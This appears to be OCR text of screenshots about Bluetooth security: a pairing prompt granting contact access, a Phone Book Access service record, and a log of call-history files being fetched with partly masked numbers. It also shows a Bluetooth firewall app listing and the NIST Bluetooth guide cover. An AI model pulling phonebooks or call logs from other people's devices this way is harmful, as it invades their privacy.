
On

Available devices

iTAG

CYLO ROCK SOLID

Pairing rejected by CYLO ROCK SOLID.




Pair with CYLO ROCK SOLID?

Usually 0000 or 1234

□ PIN contains letters or symbols


You may also need to type this PIN on the other device.

☑ Allow CYLO ROCK SOLID to access your contacts and call history



```
b'<?xml version="1.0" encoding="UTF-8" ?>\n\n<record>\n\t<attribute id="0x0000">\n\t\t<uint32 value="0x0001000b" />\n\t</attribute>\n\t<a
x0001">\n\t\t<sequence>\n\t\t\t<uuid value="0x112f" />\n\t\t</sequence>\n\t</attribute>\n\t<attribute id="0x0004">\n\t\t<sequence>\n\t\t\
t\t\t\t<uuid value="0x0100" />\n\t\t\t</sequence>\n\t\t\t<sequence>\n\t\t\t\t<uuid value="0x0003" />\n\t\t\t\t<uint8 value="0x05" />\n\t\
\n\t\t\t<sequence>\n\t\t\t\t<uuid value="0x0008" />\n\t\t\t</sequence>\n\t\t</sequence>\n\t</attribute>\n\t<attribute id="0x0005">\n\t\t<
t\t<uuid value="0x1002" />\n\t\t</sequence>\n\t</attribute>\n\t<attribute id="0x0009">\n\t\t<sequence>\n\t\t\t<sequence>\n\t\t\t\t<uuid va
/>\n\t\t\t\t<uint16 value="0x0101" />\n\t\t\t</sequence>\n\t\t</sequence>\n\t</attribute>\n\t<attribute id="0x0100">\n\t\t<text value="OB
ccess Server " />\n\t</attribute>\n\t<attribute id="0x0314">\n\t\t<uint8 value="0x01" />\n\t</attribute>\n\t<attribute id="0x0317">\n\t\t
"0x00000003" />\n\t</attribute>\n</record>'
```


```
Fetching telecom/och.vcf
Fetching telecom/mch.vcf
Fetching telecom/cch.vcf
0.vcf: Ogden[redacted]
Fetching tel          /0.vcf
1.vcf: 07738
2.vcf: 07738
3.vcf: +4411        00
4.vcf: +4477        69
5.vcf: +4477        69
6.vcf: 07738
Fetching telecom/ich/1.vcf
Fetching telecom/ich/2.vcf
Fetching telecom/ich/3.vcf
```



Bluetooth

Off

When Bluetooth is turned on, your device can communicate with other nearby Bluetooth devices.




Bluetooth Firewall

FruitMobile Tools

★★★★½ 528

PEGI 3


You don't have any devices.



Gena Russ

★★★★★ 20 May 2017

I downloaded this because I suspected that my downstairs neighbors were messing with my Bluetooth. Nothing suspicious the first 5 days. Day 6, the log showed my neighbors iphone trying to connect to my Bluetooth(dozens of attempts over next 2 weeks). Also showed that he had been paired with phone without my knowledge. This app gave me the proof I needed that they were harassing me. Our landlord is giving them thier 30-day notice. Will be buying when trial ends! Tysm....love this app!!!!!!



36 application(s) detected with bluetooth capabilities.
Tap on each app to view details

Google App
Capable of all bluetooth actions

Bluetooth Transfer
Capable of all bluetooth actions


Amazon Music
Capable of all bluetooth actions


Nfc Service
Capable of all bluetooth actions

Bluetooth Firewall Trial
FruitMobile
PEGI 3

Contains ads

bluetooth door of your
ckers. Lock it now.


10:19



Secure | https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-121r2.pdf

NIST Special Publication 800-121
Revision 2

Guide to Bluetooth Security

John Padgette
John Bahr
Mayank Batra
Marcel Holtmann
Rhonda Smithbey
Lily Chen
Karen Scarfone